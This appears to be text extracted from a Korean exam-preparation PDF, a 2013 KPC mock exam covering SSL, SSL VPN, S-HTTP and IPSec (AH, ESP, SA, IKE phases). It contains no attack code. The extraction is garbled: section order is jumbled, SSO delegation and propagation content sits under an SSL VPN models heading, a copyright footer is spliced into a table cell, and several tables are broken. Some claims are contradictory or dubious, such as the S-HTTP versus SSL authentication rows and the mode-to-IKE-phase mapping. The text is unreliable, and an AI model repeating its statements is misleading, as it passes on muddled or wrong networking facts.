
## 2) 피싱(phishing) 방지

- 금융기관 등의 메일로 위장하여 개인의 신용카드번호, 계좌정보 등을 빼내어 이를 불법적으로 이용하는 사기수법인 피싱 방지




## 3) 변조(Falsification) 방지

- 통신망에 침입해 타인의 메일이나 데이터를 통신 도중에 갈취해서 정보를 변경하거나 삭제하는 행위를 방지.



## 나. OSI 모델과의 비교



- SSL 프로토콜을 OSI 모델로 도식화 하면 TCP 층과 어플리케이션 층 사이에 위치하며, 이는 상위의 어플리케이션 층으로부터 암호화된 정책을 바탕으로 통신을 가능하게 함.


## 다. SSL 과 S-HTTP와의 비교

| 구분   | S-HTTP | SSL                           |
|------|--------|-------------------------------|
| 보안범위 | 웹에만 적용 | telnet, ftp 등 응용(Application) |

|            |                      | 프로토콜 지원              |
|------------|----------------------|----------------------|
| 인증방식       | 각각 인증서가 필요           | 클라이언트의 인증 선택         |
| 인증서        | 클라이언트에서 인증서를 보낼 수 있음 | 오직 서버만이 인증할 수 있음     |
| 암호화와 인증 단위 | 메시지 단위               | 서비스 단위               |
| 연결주소       | shttp:// 형식          | https:// 형식          |
| 동작계층       | 응용계층                 | 전송계층                 |
| 적용 사이트     | 은행, 증권등 금융거래 정보 사이트  | 포털, 쇼핑몰등 개인정보 취급 사이트 |
| 암호화 알고리즘   | RSA, Kerberos        | RSA, X.509           |
| 보안정도       | 낮다(기본)               | 높다                   |

## [참고]

\* SSL 구조



## IV. SSL을 활용한 인터넷 비즈니스 보안 적용 방안

- SSL VPN기반의 가볍고 간편한 VPN망을 통한 원격지 보안 데이터 전송.
- 모바일 환경에서도 적용이 가능하며 다양한 암호화 알고리즘이 적용되어 보안 기능이 강화됨.
- TLS1.0으로 통합 되면서 유무선 전자상거래, 개인정보 보호의 기본적인 보안 수단으로 이용되고 있음.

1). Change Cihper Spec Protocol : 암호화 단위를 갱신

2) SSL Alert 프로토콜 : 통신대상에 SSL 관련 경고 전달에 사용


3) Handshake 프로토콜

- 사용할 암호알고리즘을 결정하고 키 분배 작업을 수행, Record 프로토콜 위에 위치하여 PKI 기반 사용자 인증담당
- 비밀키 암호알고리즘의 종류 및 키 설정을 담당
- Resume Session : 최초 Handshaking 과정을 거친 이후에는 Handshaking 과정에서 Setting 한 Cipher Suite를 계속 사용

4. Record 프로토콜

- TCP 위에 위치, Handshake 프로토콜에서 결정된 비밀키 암호 알고리즘을 이용해 메시지를 암호화
- Handshake 프로토콜 과정에서 결정된 블록암호 알고리즘과 비밀키를 이용하여 송수신자료의 암호화와 복호화 수행

\* SSL 상의 Handshake 개념



### 문제3) SSL VPN

#### 1. 가상엑스트라넷을 구축하는 기반기술, SSL VPN

##### 가. 가상 엑스트라넷(Instant Virtual Extranet)의 정의

- 보안성 및 저가 통신비라는 가상사설망의 장점과 Thin Client 혹은 Clientless라는 전용엑스트라넷의 장점을 동시에 제공하는 Plug & Play 형태의 NW Infrastructure.
- SSL 혹은 SSL VPN은 가상엑스트라넷을 구축하는 기반기술
- 가상엑스트라넷을 통해 기업, 기관의 기존랜과 서버를 그대로 이용하면서 그룹접근제어 등을 통해 업무상 필요한 디지털화된 자원을 표준 웹브라우저만으로 안전하게 액세스

##### 나. 등장배경

- 기존 IPsec VPN은 Site to Site, Site to Client의 두가지 방식 제공
- Site to Site는 매우 안정적인 보안 서비스를 제공하는 반면 Site To Client는 원거리의 모든 컴퓨터에 VPN 클라이언트 SW를 설치, 관리하는 걸림돌 존재
  - 클라이언트 소프트웨어의 버전 및 패치 관리의 어려움
  - 사용자의 다양한 하드웨어, 운영체제 버전 및 패치 상태에 따른 설치의 어려움.
  - 장애 시 정확한 해결책 제시의 어려움 해결

##### 다. SSL VPN의 특징

- 상호인증: 클라이언트와 서버간의 상호 인증(RSA, DSS, X.509)
- 기밀성: 대칭키 암호화 알고리즘을 통한 데이터의 암호화(DES, 3DES, RC4등).
- 데이터 무결성: MAC 기법을 이용하여 데이터 변조 여부 확인(md5,SHA-1).

##### 라. SSL VPN의 모델

|                               |                                                                                                                                                                                                 |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Delegation<br/>(인증 대행)</b> | <ul style="list-style-type: none"> <li>- SSO 대상 애플리케이션에서 사용되는 사용자 인증 방법을 별도의 SSO 에이전트가 대행해주는 방식</li> <li>- 대상애플리케이션의 인증방식을 변경하기 어려울때 사용</li> <li>- 사용자의 대상애플리케이션 인증정보를 SSO 에이전트가 관리해</li> </ul> |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

|                                  |                                                                                                                                                                                                                                                                                                                                                    |
|----------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                  | <p>사용자 대신 로그온해주는 방식</p> <ul style="list-style-type: none"><li>- 즉 Target Server 1을 로그온 할 때 User1이 alice/alice라는 ID/PWD가 필요하다면, 에이전트가 이 정보를 가지고 있고, User1이 Target Service 1에 접근할 때 에이전트가 대신 alice/alice ID/PWD 정보를 전달해서 로그온 시켜준다</li></ul>                                                                                                          |
| <b>Propagation<br/>(인증정보 전달)</b> | <ul style="list-style-type: none"><li>- SSO 시스템과 신뢰관계를 토대로 사용자를 인증한 사실을 전달받아 SSO를 구현하는 방식</li><li>- 통합 인증을 수행하는 곳에서 인증을 받아 대상 애플리케이션으로 전달할 토큰(Token)을 발급 받는다. 대상 애플리케이션에 사용자가 접근할 때 토큰을 자동으로 전달해 대상 애플리케이션이 사용자를 확인할 수 있도록 하는 방식</li><li>- 웹 환경에서는 쿠키(Cookie)라는 기술을 이용해 토큰을 자동으로 대상 애플리케이션에 전달. 이러한 웹 환경의 이점으로 웹 환경에서의 SSO는 대부분 이 모델을 채택</li></ul> |


#### 문제4) IPSec ( 방화벽과 결합한 형태로써 VPN )

답)

#### I. 종단간 암호화 통신 제공하는 IP계층 기술 IPSec의 개요

##### 가. IPSec (IP Security) 의 정의

- TCP/IP 프로토콜의 IP계층에서 송신자의 인증을 허용하는 인증헤더(AH) Authentication Header)와 기밀성을 보장하는 ESP(Encapsulating Security Payload)를 이용한 IP보안 프로토콜
- 양 종단 간의 안전한 통신을 지원하기 위해 IP 계층을 기반으로 하여 보안프로토콜을 제공하는 개방 구조의 프레임워크
- IP계층에서 데이터의 인증, 기밀성, 무결성 보장을 위한 네트워크보안 표준 프로토콜



- TCP/IP프로토콜의 IP계층에서 무결성과 인증을 보장하는 인증헤더(AH)와 기밀성을 보장하는 ESP를 이용한 IP보안 프로토콜

#### 다. IPSec의 특징


| 구분           | 주요특징         | 주요설명                                                                                                                                                                             |
|--------------|--------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 동작모드         | 트랜스포트 모드     | <ul style="list-style-type: none"> <li>- Transport Layer에서 Network Layer로 오는 정보만 보호</li> <li>- IP 헤더를 보호하지 않음</li> <li>- Peer-to-peer</li> </ul>                                 |
|              | 터널모드         | <ul style="list-style-type: none"> <li>- 전체 IP 패킷을 보호</li> <li>- 헤더를 포함한 IP 패킷을 취해서, 전체 패킷에 IPSec 보안을 적용한 다음 새로운 IP 헤더 추가, 새로운 IP 헤더는 라우터의 IP</li> <li>- site-to-site</li> </ul> |
| 프로토콜         | 인증(AH)프로토콜   | <ul style="list-style-type: none"> <li>- 데이터 무결성과 IP 패킷의 인증을 지원, 재생방지(anti-reply) 서비스를 제공, 기밀성을 제공해주기는 않음</li> </ul>                                                             |
|              | 암호화(ESP)프로토콜 | <ul style="list-style-type: none"> <li>- 암호화 기법을 사용하여 데이터의 무결성, 비밀성의 기능을 제공하는 프로토콜, 프라이버시 제공</li> </ul>                                                                          |
| 환경변화의 유연성    |              | <ul style="list-style-type: none"> <li>- IP보안 프로토콜과 키 관리 메커니즘이 독립적으로 설계되어 환경변화에 유연한 대처가능</li> </ul>                                                                              |
| 선택적용         |              | <ul style="list-style-type: none"> <li>- 인증(AH)과 암호화(ESP)라는 별도의 프로토콜로 필요한 보안서비스 선택적으로 사용가능</li> </ul>                                                                            |
| 다양한 인증, 알고리즘 |              | <ul style="list-style-type: none"> <li>- 각 보안프로토콜에 새로운 보안모드 추가가 용이하여 다양한 암호, 인증 알고리즘 사용 가능</li> </ul>                                                                            |

#### 나. IPSec의 등장배경

| 필요성        | 설명                                |
|------------|-----------------------------------|
| IP 보안 취약성  | 인터넷 프로토콜 기반으로 보안에 대해 취약하게 설계      |
| IPv6 대두    | IPv4의 고갈 및 이로 인한 새로운 보안강화 방안 필요   |
| VPN 사용 일반화 | 사설망 사용시 고비용, 장소 구애없이 접속해서 업무처리 필요 |

#### II. IPSec의 구성도와 주요 구성요소

##### 가. IPSec의 구성도



- IPSec은 TCP/IP 통신을 보호하기 위해서 일반적 사용을 목적으로 프로토콜의 집합으로 구성됨


#### 가. IPSec의 주요 구성요소

| 분류      | 구성요소                                                                  | 설명                                                                                                                                                                                                                           |
|---------|-----------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 정책      | SA<br>(Security Association)                                          | -보안프로토콜 각각에 대한 매개변수 집합정의 및 관리<br>-쌍방간에 합의된 보안 알고리즘에 의해 생성된 단방향 보안연결                                                                                                                                                          |
| DB      | SAD<br>(Security Association Database)                                | -보안 연계 데이터베이스<br>-SA와 관련된 parameter를 보유하고 있는 데이터베이스                                                                                                                                                                          |
|         | SPD<br>(Security Policy Database)                                     | -보안 정책 데이터베이스<br>-Security Policy에 대한 데이터베이스<br>-IP datagram에 적용될 보안 서비스를 규정                                                                                                                                                 |
| 보안프로토콜  | AH(Authentication Header)<br><br>ESP (Encapsulation Security Payload) | -인증 프로토콜<br>-인증, 무결성, Anti-rplay, 서비스 제공<br>- IP 데이터그램을 인증하기 위해 필요한 정보를 포함하는 방법으로 데이터의 인증과 무결성을 보장해 주는 매커니즘<br><br>-인증 및 암호화 프로토콜<br>-인증, 무결성, Anti-rplay, 기밀성 서비스 제공<br>-암호화 기법을 사용하여 데이터의 무결성, 리플레이 방지, 비밀성의 기능을 제공하는 프로토콜 |
| 키관리매커니즘 | IKE<br>(Internet Key Exchange protocol)                               | -상위계층의 프로토콜과 연동<br>-보안 통신을 하는 호스트 간에 사용할 키를 생성/분배<br>-알고리즘 종류를 협상                                                                                                                                                            |


| 구성요소                                                                                                                                            | 세부 구성요소                               | 주요설명                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|-------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| IPSec 정책                                                                                                                                        | SPD (Security Policy Database)        | <ul style="list-style-type: none"> <li>- 패킷에 대한 보안 정책을 적용하며, 모든 트래픽 처리 시에 참조</li> <li>- SAD를 이용하기 전에, 호스트 패킷에 대해 규정된 정책을 결정</li> <li>- 종류 : Drop(폐기), 통과(Bypass), 적용(Apply) 등</li> </ul>                                                                                                                                                                                                                                                                     |
|                                                                                                                                                 | SAD(Security Authentication Database) | <ul style="list-style-type: none"> <li>- 양단간의 비밀 데이터 교환을 위해 미리 설정되어야 할 보안 요소들에 대한 데이터 관리</li> </ul>                                                                                                                                                                                                                                                                                                                                                          |
| 키 관리 메커니즘                                                                                                                                       | IKE(Internet Key Exchange)            | <ul style="list-style-type: none"> <li>- inbound와 outbound 보안 연관을 생성하기 위하여 설계된 프로토콜로 IPSec를 위한 SA(Security Association) 생성</li> <li>- Key를 주고 받는 알고리즘, 공개된 네트워크를 통하여 Key를 어떻게 할 것인가를 정의, IKE 교환을 위한 메시지를 전달하는 프로토콜</li> <li>- ISAKMP(키교환, 인증을 위한 프레임워크, 메시지포맷), SKEME(인증을 위한 공개키 암호화 기법), Oakley(Mode-based 메커니즘) 3가지 방식 중 Oakley, SKEME를 다포함하는 ISAKMP를 주로 사용</li> </ul>                                                                                     |
| 인터넷을 거쳐 특정 클라이언트와 서버만이 IPSec로 데이터를 주고받을 수 있다. 암호화나 인증 방식은 규정되어 있지 않으나, 이를 방식을 통지하기 위한 틀을 제공하고 있는데, 이러한 틀을 보안 연관(SA, Security Association)이라고 함. |                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| 프로토콜                                                                                                                                            | AH(Authentication Header)             | <ul style="list-style-type: none"> <li>- IP 패킷을 인증하기 위해 필요한 정보를 포함하는 방법으로 데이터의 인증과 무결성을 보장해 주는 매커니즘</li> <li>- AH 전송 모드, 터널모드</li> </ul> <p>Original Frame: L2   IP   L4 Payload<br/>Transport Mode: L2   IP   ESP AH   L4 Payload<br/>Tunnel Mode: L2   New IP   ESP AH   IP   L4 Payload</p>                                                                                                                                                               |
|                                                                                                                                                 | ESP(Encapsulation Security Payload)   | <ul style="list-style-type: none"> <li>- 데이터의 기밀성과 무결성을 제공, IP 패킷의 인증, 프라이버시 제공 AH 프로토콜을 사용한 후에 설계되어 AH 기능에 추가 기능이 포함</li> </ul> <p>Authenticated: IP Header   ESP Header   The Rest of Payload   ESP trailer   Auth Data<br/>Encrypted: IP Header   ESP Header   The Rest of Payload   ESP trailer</p> <ol style="list-style-type: none"> <li>1) ESP Header : 32bits(보안 파라미터 인덱스, 시퀀스 번호)</li> <li>2) ESP Trailer : 32bits(패딩 길이, 다음 헤더, 나머지 패딩)</li> </ol> |
| Packet 인터셉터                                                                                                                                     |                                       | <ul style="list-style-type: none"> <li>- TCP/IP 스택에서 패킷을 가로채서 IPSec Engine의 입력으로 사용(IP 헤더, IPSec 헤더, TPC 헤더, 페이로드 포함된 패킷)</li> <li>- IPSec Engine의 결과인 TCP 헤더와 페이로드만 포함된 패킷을 전송 계층으로 전달</li> </ul>                                                                                                                                                                                                                                                           |
| IPSec 엔진                                                                                                                                        |                                       | <ul style="list-style-type: none"> <li>- 사용자가 정의한 IPSec 정책을 Database에서 읽어 들여 Rule 기반으로 동작하며, X.509 인증서를 이용해 암호화/복호화 서비스</li> <li>- 이때, 키를 교환하는 프로토콜인 IKE 사용</li> </ul>                                                                                                                                                                                                                                                                                       |

### III. IPSec의 SA(Security Association)

#### 가. IPSec의 SA(Security Association)과정



- IPSec는 SA는 기본적으로 IKE(Internet Key exchange) Phase 1과 IKE Phase 2의 두 단계로 구성
- SA은 IPSEC 두 호스트간에 요구되는 논리적인 연결-관계로 이때의 정보는 SAD에 저장되며, SPD의 데이터와 상호작용을 거쳐 엔진모듈을 사용함.



#### 나. IPSec SA(Security Association)과정의 세부내용

| 단계                         | 세부단계                      | 설명                                                                                                                                                                                                                                                                                                                                                                                                                        |
|----------------------------|---------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| IKE Phase 1<br>(IKE SA 설정) | 1) IKE 보안<br>파라미터<br>협상과정 | <ul style="list-style-type: none"> <li>- IKE SA 설정 시 SA페이로드를 이용하여 협상하며. 이 메시지는 모두 평문임, 무결성이 보장되지 않음. 이 과정에서 암호, 해시 그리고 Diffie-Helman, Pre-share Key, keberos 등의 공유, 비밀키, 교환방법을 결정, 만약 Copyright © 2013 By Korea Productivity Center Convergence Knowledge Center. All rights reserved 25 제46회 KPC 기술사 IMPACT 실전모의고사-2013년 6월 '2교시(정보관리)' Diffie-Helman 방식을 사용할 경우 Man-in-Middle-attack을 대비하여, 상호 인증방식인 RSA 디지털</li> </ul> |

|                                  |                                |                                                                                                                                                                                                                    |
|----------------------------------|--------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                  |                                | 서명과 인증서가 추가로 사용됨                                                                                                                                                                                                   |
| 2) IKE SA용<br>마스터 키가<br>설정       |                                | <ul style="list-style-type: none"> <li>- Nonce값을 교환하고 Group Diffie-Helman 키 교환방식에 의한 공개 값을 교환함으로써 IKE SA용 마스터 키가 설정될 수 있도록 함. 이 메시지도 모두 평문이며, 무결성도 보장되지 않음</li> </ul>                                              |
| 3) 상호<br>인증과정                    |                                | <ul style="list-style-type: none"> <li>- 앞에서 사용된 Diffie-Helman 키 교환절차에 대한 인증서를 교환함으로써 상호 인증을 함. 이 절차에서 전송되는 메시지들은 앞에서 협상된 키로 암호화되어 전송됨</li> </ul>                                                                  |
| IKE Phase<br>1.5(Option)         |                                | <ul style="list-style-type: none"> <li>- 추가인증(Xauth), 클라이언트에게 파라미터 값 전달(Mode config)</li> </ul>                                                                                                                    |
| IKE Phase 2<br>(IP Sec SA<br>설정) | 4) IPSec SA<br>보안 파라미터<br>협상과정 | <ul style="list-style-type: none"> <li>- IPSec SA를 개설하는데 필요한 Security Parameter와 새로운 Diffie-Helman용 공개키를 함께 전송한다.</li> </ul>                                                                                       |
|                                  | 5) 세션키 생성                      | <ul style="list-style-type: none"> <li>- 응답자는 자신이 선택한 Security Parameter와 자신의 Diffie-Helman용 공개키 값 등을 전송함. 결과적으로 쌍방은 IPSec SA용 Diffie-Helman 공유 비밀 값을 생성하고, 이로부터 IPSec SA용 암호 및 무결성을 위한 키들을 생성할 수 있게 됨.</li> </ul> |
|                                  | 6) 상호인증                        | <ul style="list-style-type: none"> <li>- Hash를 응답함으로써 상호 인증할 수 있도록 함</li> </ul>                                                                                                                                    |

- 터널모드는 Phase 1과 Phase 2만 사용

- 트랜스포트 모드는 Phase 1, Phase 1.5, Phase 2 모두 사용

#### IV. SSL과의 비교 및 IPSec의 적용 대상

##### 가. SSL과의 비교

| 구분   | SSL                      | IPSec                                |
|------|--------------------------|--------------------------------------|
| 보안계층 | - 4계층 보안프로토콜             | - 3계층 보안프로토콜                         |
| 변경성  | - SSL 사용 위해서는 응용프로그램을 수정 | - IPSec 사용하기 위해서는 OS를 수정(네트워크계층에 존재) |

|     |                                   |                                    |
|-----|-----------------------------------|------------------------------------|
|     |                                   | 하기 때문)                             |
| 복잡성 | - IPSec에 비해 간단함                   | - 복잡성이 강해 적용의 거부감                  |
